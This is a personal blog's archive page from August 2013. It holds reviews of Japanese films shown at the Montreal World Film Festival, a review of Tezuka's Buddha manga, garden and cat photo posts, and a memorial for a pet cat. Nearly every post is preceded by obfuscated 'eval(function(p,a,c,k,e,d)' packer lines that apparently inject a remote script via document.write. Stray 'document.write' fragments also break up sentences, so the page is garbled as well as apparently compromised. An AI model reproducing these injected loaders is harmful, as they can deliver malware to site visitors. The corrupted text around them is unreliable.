Saya: La dernière image du chat-medi de l’été / The last cat-urday picture of this summer
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nfdie|var|u0026u|referrer|kdrzk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|akzen|var|u0026u|referrer|nfhkk||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9637438365/" title="Untitled by clodjee, document.write(“”); on Flickr”>
Month: August 2013
L’image du Mer-fleurie
Tournesol, document.write(“”); photo prise dans le jardin le 17 juillet / Sunflower taken in the garden July 17th
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ffefn|var|u0026u|referrer|tzbrr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hiiyt|var|u0026u|referrer|ssskr||js|php’.split(‘|’),0,{}))

Tau Seru
 WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yaynn|var|u0026u|referrer|yinnb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ssyki|var|u0026u|referrer|trnbr||js|php’.split(‘|’),0,{}))
 “In the vastness of the Himalayas, document.write(“”); a young nomad’s curiosity lies beyond the horizon. ” (Festival’s Program)
It’s “a simple story, with practically no dialogue, that of a young nomad hoping to leave this place. Capturing endless, vertiginous landscapes Tau Seru is a physical, earthy film offering a tender portrait of a father and son in the silence of the lambs.” (Baptiste Etchegaray, on Semaine de la Critique du Festival de Cannes website)
 This cute short is not Japanese, but since it was opening for one of the Japanese movies at the World Film Festival, I thought that I might as well talk about it a little.
The director is Australian and it was shot in the Indian Himalayas in a region called Ladakh, near the city of Leh.
A father and son bring their herd of sheep and goats to the “alpine” pastures of the Himalayas. One sheep is sick or too tired and refuse to go further. The father ask the son to go sell it to a nearby camp. The son take the money of the sale, hops on a bus and leaves, presumably for the city. An age-old story beautifully told, with almost no dialogues (in fact, I don’t remember any!). The scenery and the photography is just gorgeous. A nice little gem.
Tau Seru ( Small Yellow Field ): Australia / India, 2013, 8 min.; Dir./Scr./Prod.: Rodd Rathjen; Phot.: Michael latham; Ed.: Marco Treglia, Mischa Baka, Rodd Rathjen; Co-Prod.: Tashi Wangail; Cast: Deskong Namgyal Nurla (boy), Tashi Wangail (father). Short Film opening for The devil’s path, screened at the Montreal World Film Festival August 25th, 2013 (Cinema Quartier Latin 9, 16h20) as part of the “Focus on World Cinema” segment. 
For more information you can visit the following websites:


 Tau Seru © 2013 Rodd Rathjen.
[ Traduire ]
The devil’s path
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|skdes|var|u0026u|referrer|tefzn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bysre|var|u0026u|referrer|bdsbn||js|php’.split(‘|’),0,{}))
 “Journalist Shuichi Fujii receives a letter from convicted killer Junji Sudo. Writing from death row, document.write(“”); Sudo wants to confess to crimes unknown to the police. Visiting Sudo in prison, Fujii learns about “Doc” who masterminded a string of murders. Set up by Doc, Sudo seeks revenge and implores Fujii to find the evidence needed to arrest his former boss. Working from Sudo’s sketchy memories, Fujii begins to piece together a grizzly tale of extortion, torture, rape, and arson. But as his desire to see Doc brought to justice nears a climax, he runs into resistance from unexpected sources.” (Festival’s Program)
 This investigative journalism movie is based on a true story that was first published in Shinchosha‘s Shinch? 45 [lit. “mass market 45”] monthly magazine. That magazine started in 1982 as a health and living magazine for the 45+ years-old, but evolved first into a biographical magazine in 1985 and then, in 2001, into a crime stories, scandals & gossips magazine aimed at a female readership in their 30s and 40s, to finally become a general interest magazine in 2008. The whole story was republished as a nonfiction novel titled ??????????????[Kyoaku: Aru Shikeishuu no Kokuhatsu / lit. “Heinous: Accusation of a condemned”], written by the editorial staff of the magazine (Tokyo, Shinchosha, october 2009. 386 pages, ? 580, ISBN 978-4101239187). Of course, the movie is a fictionalized adaptation, so some names and events might have been changed.
Fujii is a reporter at the Shinch? 45 magazine. He is asked by his editor to investigate a letter received by the magazine from a death-row inmate. He goes to prison and interview the inmate, a gangster named Sudo who wants to confess of three murders that the police don’t even know about. Having converted to christianism in prison, he wants to atone for his crimes and give his victims peace by telling the truth about those unknown murders. He also wants revenge against his former boss, who’s the mastermind behind the murders. He feels its unfair that he is on death-row and his boss has not even been accused of anything. Since his boss has abandoned him and tricked him into killing his trusted right-hand man, he also feels betrayed. The boss is simply known as “Doc” [Sensei] or, as he commits murder to profit from land speculation and insurance fraud, the “death alchemist” (because he transform people’s death into gold). However, Fujii’s editor don’t think that such ordinary crimes would interest their readership and orders him to move to another investigation.
 Even if he is skeptical that a death-row inmate would tell the truth, Fujii doesn’t want to let go of his investigation just yet. He visits the crime scenes, interviews all possible suspects and witnesses and soon realizes that Sudo’s confession is genuine! He even finds out Doc’s identity: he is named Kimura [actually Sudo and Kimura real names are Goto Ryoji and Mikami Shizuo]. It is a difficult investigation, because Kimura covered his tracks well and there’s little evidences. He succeeds to convince his editor to publish the story. Eventually the police starts investigating, makes accusations and put Kimura to trial.
The movie offers us three different stories: Fujii’s investigation, the unfolding of events as told by Sudo, but also the personnal toll that the investigation takes on Fujii and his family. He is so obsessed with the investigation that he neglect his wife and she eventually asks for divorce. However, what’s the message that director Kazuya Shiraishi want to tell us? Does he simply want to us to be aware of this rather trivial true crime story? Does he want to emphasize the human drama behind such ordinary news item? It’s not clear. To tell the truth this movie is a rather typical and quite ordinary journalistic crime investigation movie. The acting is good, the story itself is intriguing and interesting, but the storytelling and even the photography are quite dull. So, once again, a rather average movie for this year’s festival (and again Japanese movies don’t seems to attrack much attention since this 350-seat theatre had only a 15% occupancy for this showing).
Kyoaku ( ?? / lit. “hainous” / The Devil’s Path ): Japan, 2013, 128 min.; Dir.: Kazuya Shiraishi; Scr.: Kazuya Shiraishi & Izumi Takahashi (based on a non-fiction novel); Phot.: Takahiro Imai; Ed.: Hitomi Kato; Mus.: Goro Yasukawa; Cast: Takayuki Yamada (Shuichi Fujii), Lily Franky (“Doc” aka Kimura), Chizuru Ikewaki, Pierre Taki (Junji Sudo). Film screened at the Montreal World Film Festival August 25th, 2013 (Cinema Quartier Latin 9, 16h20) as part of the “Focus on World Cinema” segment. 
For more information you can visit the following websites:

 The Devil’s Path © 2013 “The Devil’s Path” Film Partners.
[ Traduire ]
The Flower of Shanidar
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dyeat|var|u0026u|referrer|fsikr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kkbfe|var|u0026u|referrer|ttyrn||js|php’.split(‘|’),0,{}))
 “The “shanidar flower” only grows on certain women. Mysterious buds germinate on their skin and then bloom into beautiful flowers whose extracts lead to a new miracle drug at the “Shanidar Laboratory”. Kyoko and Ohtaki work at the lab, document.write(“”); and are always on the lookout for new donors, but not all women are cooperative. That’s when Kyoko’s charm comes into play. Meanwhile, abnormal side effects begin to appear stemming from the flower-removal surgery. Harvesting these flowers may be triggering something dangerous.” (Festival’s Program)
 The movie opens on a commentary that explains how flowers are responsible for the extinction of dinosaurs because plants developed them as a defence mechanism (I am not sure this make sense). Kyoko joins the scientific team of Shanidar Laboratory under the supervision of Dr. Yoshizaki and his assistant Dr. Otaki. Her role is to help recruit study subjects and care for them (mostly psychologically).
It is not explained why the flower grows on women or why some women and not others. Are the flowers implanted? If not why bothering searching for candidates? It’s not made clear. Maybe flowers are usually removed upon discovery unless the candidate accepts to bring it to term for an handsome rewards. The story follows three candidates: Yurie, Miku and Haruka. The movie spends lots of time showing us how the flowers are taken care of and developing the candidates character. The flowers always grow on the chest (near the heart?) and are wrapped in a protective cushion and a hard container with screwing top so its growth can be regularly monitored. Candidates live in a sanatorium-type environment with simple but futuristic Ikea-like living quarters.
 Unfortunately, flowers seem to have adverse effects on the candidates. First, it seems to affect their mind and then develop a growing bond with them as they mature. It looks like most women die of cardiac arrest after the flower is removed, but if it’s not removed when the flower bloom, it is said that it releases a toxin that kills the host. Eventually, the three candidates we follow become unstable: Yurie’s flower withers a little when Dr. Otaki rejects her advances, Miku freaks out and starts ripping out other candidate’s flowers, and Haruka rips out her own flower to give it to Miku. This incident leads to the eventual shut down of the project.
The movie could have ended there, but then Kyoko is having an affair with Dr. Otaki. She reveals to him that a flower is budding on her too. Fearing for her safety he cuts it in her sleep, but she wanted it to bloom and seeds, so she leaves him. Otaki goes back to his botanical research. Later he learns that Kyoko’s flower grew back and gave seeds, causing her to fall into a coma. He finds shanidar flowers growing all over the city now. It is then revealed that they are a parasitic species possibly responsible for the extinction of dinosaurs and Neanderthal. They will probably destroy all human civilization and bring us to evolve into plants!
That’s quite a weird science-fiction movie. Is there an allegory or a metaphor hiding in there? Some new-age cautionary tale about genetically modified plants and evil pharmaceutical companies? I am really not sure of what director Gakuryu Ishii wanted to tell us. The poetic story is interesting, but lacks focus and develops way too slowly (really, I almost fell asleep many times). The acting is barely average, but the sets are nice (despite the low budget) and the photography (with a lovely imagery that sometimes border the psychedelic) as well as the music (cool electric guitar) are also quite nice. Even if the deficient writing is compensated by nice visuals, it remains a rather average movie. (It didn’t attract much interest since the 150-seat theatre was only 20% filled)
One interesting point is that the movie (and the name of the flower) is inspired by a real fact mentioned in the movie: an archaeological excavation campaign undertaken in the Shanidar Cave (Northern Irak) between 1957 and 1961 led to the discovery of ten skeletons of Neanderthals. The find of pollen in one of them, indicating that flowers had been buried with the body, was considered evidence of burial ritual. However, recent studies seems to suggest that the pollen was a later contaminant (possibly brought by animals).
Shanidar no hana ( ???????? / The Flower of Shanidar ): Japan, 2013, 105 min.; Dir.: Gakuryu Ishii; Scr.: Hiroaki Jinno, Gakuryu Ishii, Tomofumi Tanaka; Phot.: Yoshiyuki Matsumoto; Mus.: Michiaki Katsumoto; Cast: Gou Ayano (Kenji Otaki), Haru Kuroki (Kyoko), Kanji Furutachi (Yoshizaki), Ayumi Ito (Yurie), Rio Yamashita (Miku), Yuiko Kariya (Haruka). Film screened at the Montreal World Film Festival August 23th, 2013 (Cinema Quartier Latin 15, 16h40) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
The Flower of Shanidar © 2012 “The Flower of Shanidar” production committee.
[ Traduire ]
Spotty (c. 2002 – 2013)
Requiescat in pace
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iebfs|var|u0026u|referrer|sztrs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbbft|var|u0026u|referrer|shiyi||js|php’.split(‘|’),0,{}))
 It is with great sadness that we announce the passing of our beloved Spotty on Saturday, document.write(“”); August 24. He is survived by his “parents” Clodjee and Miyako, his lovely “brother” Saya, his “grand-parents” Claude-Eugène and Laure, his “aunts” Luce and Francine, as well as his “cousins” Vanille, Cendrine and Pépi.
Spotty came out of the back alley and chose us to take care of him. He was a gentle and overwhelmingly loving cat. He left us after a short sickness. We are immensely grateful for the time he has spent with us.
We want to express our deep gratitude to Dr. Odette Girard and the Clinique vétérinaire de la Promenade.
Please do not send flowers, but instead give a hug to those you love dearly or send donation to your favourite animal shelter or charity (Animal Rescue Network, SPCA Montréal, WWF Canada, etc.).
There won’t be any Cat-urday picture this week (Pas d’Image du Chat-medi cette semaine).
Botchan
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tabre|var|u0026u|referrer|hntat||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ndnsf|var|u0026u|referrer|hyyni||js|php’.split(‘|’),0,{}))
 “Tomoyuki Kaji, document.write(“”); 28, is socially inept and thoroughly lacking in self-confidence. “If you die, are you happy then?” he asks on the Internet. An employment agency sends him to work at a factory in Nagano where he meets Tanaka, a co-worker who suffers from narcolepsy. “To the stars, we’re all alike,” he muses, and the pair become fast friends. This is new territory for Kaji, and he is exhilarated. Out for a drive one night, they meet Yuri, a young girl who has fled the clutches of their co-worker, Okada. Charmed by Yuri, they attempt to protect her. But this isn’t as simple as they imagine…” (Festival’s Program)
 Tomoyuki Kaji is a loner, socially inept and quite a shy guy. He moved from Tokyo to Nagano to work in a car-parts’ factory. He receives his orientation at the same time than another new arrival, Okada, who’s a bold, arrogant young man. Both go to eat together afterward and at the restaurant they meet Tanaka, another factory worker who’s also quite socially inept and suffers from narcolepsy when he’s emotional. Okada leaves them to go out with a woman (he’s got what Kaji calls “mojo”, i.e. success with women), so Kaji and Tanaka, realizing they are quite similar, become friends. They are both bullied by their co-workers, including Okada, who turns out to be a serial rapist and murderer. When he meets the sister of the speed ice-skater he first killed because he was jealous of his performance, he turns his attention to her, but she escapes and is helped by Kaji and Tanaka who are having an outing in the countryside. However, when Yuri show her preference for Tanaka, Kaji feels betrayed and abandoned. After all, maybe he has more affinity with Okada? Feeling despair, he goes to Akihabara with the intent of running people over with his car and stabbing many with a huge knife…
Why is the movie titled “Botchan” when it has apparently nothing to do with S?seki’s novel of the same name? The only similarity I can see is that S?seki recount with humour his experience of being a teacher transferred from Tokyo to Matsuyama (on Shikoku island), while the movie tells us about the tribulation of Kaji moving to work in Nagano. The central issue of the novel is about morality, while the movie’s theme is more about loneliness and despair (and if it’s a comedy, it’s a twisted and sick one!).
I feel that there has been a lot of Japanese movies lately about socially inept people, like the so-called hikikomori (withdrawn) and dokuo (socially inept young men). Is it because it’s a problem that is particularly on the mind of the Japanese in the recent years? Or is it the expression of the accumulation of collective despair due to the Great Eastern Earthquake and tsunami, years of economic hardship, failure of the japanese dream, and a national psychological profile made of a facade (the need for social conformity creates lots of emotional repression) that is starting to crack at the seams? There’s lots of bottled-up emotions in those Japanese! And the tendency to ostracize those who start to buckle under the pressure (avoiding social contacts or sticking out as different and weird) only makes this problem worse, as it alienates them even more. Sometimes pushing them over the edge…
It is very difficult to understand this movie if you don’t have basic notions of Japanese society, culture and history. In the end, the movie makes a vague reference to what is known as the “Akihabara massacre” (see reports about this in BBC News, Japan Probe, The Washington Post and The Yomiuri Shimbun). The movie doesn’t explain anything and assume the viewers already know about it (clearly indicating that it was not intended for a foreign audience). On June 8, 2008, Tomohiro Kat? (25 year-old) drove his two-ton rented truck into the Akihabara crowd, killing three people, then got out of the truck and started stabbing people with a dagger, killing four more and injuring at least ten.
Clearly, the movie is trying to answer the question: “what could have pushed a man to commit such a terrible thing?” There are indeed many similarities between Kaji (in the movie) and Kat?, who was an unpopular loner and looser from Aomori, working temporarily in an auto parts factory in Susono City (Shizuoka-ken), often posting messages with his phone on a web site, and who got upset when some co-workers had hidden his work clothes. He reportedly told the police that he was “tired of life”. Of course, the movie is set in a different place and Kaji drove a mini-van, not a two-ton truck. Not much is known on the motivation of the real killer. Although the movie is offering interesting speculations, I seriously doubt that it really happened that way.
So, I understand that the movie is trying to explain the Akihabara massacre, putting the blame of the murderer’s social inaptitude on the pressure of society, but many aspects of the movie still doesn’t make sense! Like: why, while everybody is being chased by Okada, no one think of calling the police? Maybe the director wanted to parallel the fact that, despite Kat? posting his intentions on the internet, nobody tried to stop him. Was anyone listening?
I feel that this movie is more a reenactment documentary than entertainment. It is weird and pointless. With all the angst and screaming, it is quite painful to watch. It attracted little attention (40 viewers in a theatre of about 150 seats, that’s an occupancy of 26%) and a couple of people left before the end. It’s an interesting subject of reflection, for TV maybe, but not an entertaining movie to watch in a theatre.
Botchan ( ????? / Bozo ): Japan, 2013, 130 min.; Dir.: Tatsushi Omori; Scr.: Tatsushi Omori & Hidemori Tsuchiya; Mus.: Yoshihide Ohtomo; Phot.: Atsuhiko Fukaya; Ed.: Ryô Hayano; Art Dir.: Michitoshi Kurokawa; Prod.: Takahiko Kondo, Shinichiro Muraoka; Cast: Shingo Mizusawa, Shohei Uno, Yasushi Fuchikami, Ai Tamura, Shinsuke Suzuki, Masashi Endo, Emiko Imaizumi, Kagetora Miura, Jyo Hyuga. Film screened at the Montreal World Film Festival August 23th, 2013 (Cinema Quartier Latin 12, 13h30) as part of the “Focus on World Cinema” segment. 
For more information you can visit the following websites:
Botchan © Apache Inc.
[ Traduire ]
L’image du Mer-fleurie (2013-08-21)
<a href="http://www.flickr.com/photos/clodjee/9583587451/" title="Flower in my garden by clodjee, document.write(“”); on Flickr”>
Buddha (1)
 “Osamu Tezuka’s vaunted storytelling genius, document.write(“”); consummate skill at visual expression, and warm humanity blossom fully in his eight-volume epic of Siddhartha’s life and times. Tezuka evidences his profound grasp of the subject by contextualizing the Buddha’s ideas; the emphasis is on movement, action, emotion, and conflict as the prince Siddhartha runs away from home, travels across India, and questions Hindu practices such as ascetic self-mutilation and caste oppression. Rather than recommend resignation and impassivity, Tezuka’s Buddha predicates enlightenment upon recognizing the interconnectedness of life, having compassion for the suffering, and ordering one’s life sensibly. Philosophical segments are threaded into interpersonal situations with ground-breaking visual dynamism by an artist who makes sure never to lose his readers’ attention.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yknna|var|u0026u|referrer|dennk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|srknn|var|u0026u|referrer|dderf||js|php’.split(‘|’),0,{}))
“Tezuka himself was a humanist rather than a Buddhist, and his magnum opus is not an attempt at propaganda. Hermann Hesse’s novel or Bertolucci’s film is comparable in this regard; in fact, Tezuka’s approach is slightly irreverent in that it incorporates something that Western commentators often eschew, namely, humor.” [ Text from the publisher’s web site ]
Buddha (???) is a sh?nen manga written and illustrated by Osamu Tezuka. It was successively serialized in Ushio Shuppansha’s magazines Kibo-no-tomo, Shonen World and Comic Tom between September 1972 and December 1983, before being compiled in fourteen volumes. It has been translated in french by Tonkam and in english by Vertical.
Osamu Tezuka did not limit his manga writing to stories for children, like Astro Boy (Tetsuwan Atom) or Kimba the White Lion (Jungle Taitei). He also wrote very serious stuff, like his manga adaptation of Dostoyevski’s Crime and Punishment, Faust, Tell Adolf (Adolf ni Tsugu), Phoenix (a spiritual allegory told through the entire human history), and Buddha, a fictionalized biography of Siddhartha Gautama.
 Buddha is Tezuka’s longest continuous story, spanning eight volumes for a total of three thousand pages! With this story, he wanted to tell the human side of the life of Buddha. It is not a reference book on Buddhism (although the book is endorsed by several Buddhist groups), but it is a very good introduction to Buddhist ideas—at the same time Tezuka expresses his own moral views of the world, deeply rooted in humanism and the respect of life, which happen to be similar to Buddhist philosophy. Volume one of Buddha tells the story of Chapra, a young man who tries in vain to elevate himself from his status of shudra (slave caste). In his endeavor he meets with the monk Naradatta and with the pariah Tatta. In this volume, we also see the birth of Siddhartha (but not until page 267!!).
Tezuka’s style is very old-fashioned and naïve, yet very cinematic at the same time. It is not surprising to learn that his strongest influences, as he admitted himself, were old Disney and Fleischer animations. However, despite his cartoonish art, he succeeds in telling a very serious story, while keeping it simple and accessible—even to children (however, parental discretion is advised since there’s some nudity and violence). Tezuka is an excellent storyteller, keeping the reader constantly captivated throughout this spiritual and historic fresco. He successfully balances the depth and drama of the story with a good dose of humor and poetry. It is a fascinating work that deserves to be considered his masterpiece. I am glad that Vertical chose to publish this title, first in hardcover, and later in paperback. My only regret is that they decided to publish it in the western left-to-right format and not in its original Japanese right-to-left version.
The manga was adapted into two anime film: Tezuka Osamu no Buddha: Akai Sabaku yo! Utsukushiku (Buddha: The Great Departure, released in may 2011) and Buddha 2: Tezuka Osamu no Buddha ~Owarinaki Tabi~ (it should premiere in Japanese theaters February 2014; a 10-Minute English-subbed trailer was recently posted).
Buddha, vol. 1: Kapilavastu (of 8), story & art by Osamu Tezuka, New York, Vertical, may 2006. 400 pages, 6 x 8 in., B&W, flipped, paperback, $14.95 US ($21.00 CND), rated 8+, ISBN 978-1-932234-56-5. Winner of the 2003 and 2004 Eisner Awards for Best Foreign Work. A twelve-page preview is available on Vertical website.
Also available in french from Tonkam:
Bouddha, vol. 1: Kapilavastu (de 8), par Osamu Tezuka. Paris, Éditions Tonkam (Tsuki Poche), Octobre 1997. 11.4 x 17.0 x 2 cm, 400 pg., 8.40 € / $16.95 Can. ISBN: 2-912628-01-6. Flipped. Recommended for children (8+). Republished in a deluxe edition in may 2004 as “La vie de Bouddha, vol. 1: Kapilavastu” (135x195mm, 15.50 € / $26.95 Can., ISBN 9782845805279).
For more information you can also check the following sites:


To know more about this title you can also check articles on Anime News Network, Tezuka in English and Tezuka’s official website.
Another version of this article was first published in Protoculture Addicts #89 (Fall 2006): 77.
Buddha © 2006 by Tezuka Productions. All rights reserved. Translation © 2006 by Vertical, Inc.
[ Traduire ]
B/W Foxes and the Cave of Light
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zfhyb|var|u0026u|referrer|aniyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|abbin|var|u0026u|referrer|zzanb||js|php’.split(‘|’),0,{}))
 “In a world of black and white, document.write(“”); ore dug from the cave is shedding colored light. Mikuro, identifying himself as the “Black Fox” bandit appears in front of the white-haired boy Kohaku who is captured in the back of a cave by a gang of thieves. Mikuro who collects the ore shedding “colored” light, says proudly that he has a “dream” to fulfill in this world of black and white. “It’s decided! From now on you will be my little brother.” Kohaku has lost hope for life after his parents were murdered, but he is forced to be Mikuro’s little brother and together they start running towards the world out of the cave.” (from the movie Press Book)
 A young boy with white hair is from a race that can make rocks glow in a very colourful manner. This ability is feared in a world where all colour has disappeared, leaving only black and white, and therefore members of this race are persecuted. White Fox is captured and held in a cave, but he is saved by Black Fox who as vowed to restore colour to the world. He sees White Fox as the only one left who could do it. They escape to the surface and join Black Fox’s sister who is almost blind, but can see only colour. She is the reason why Black Fox wants to bring back colour and makes his sister see again.
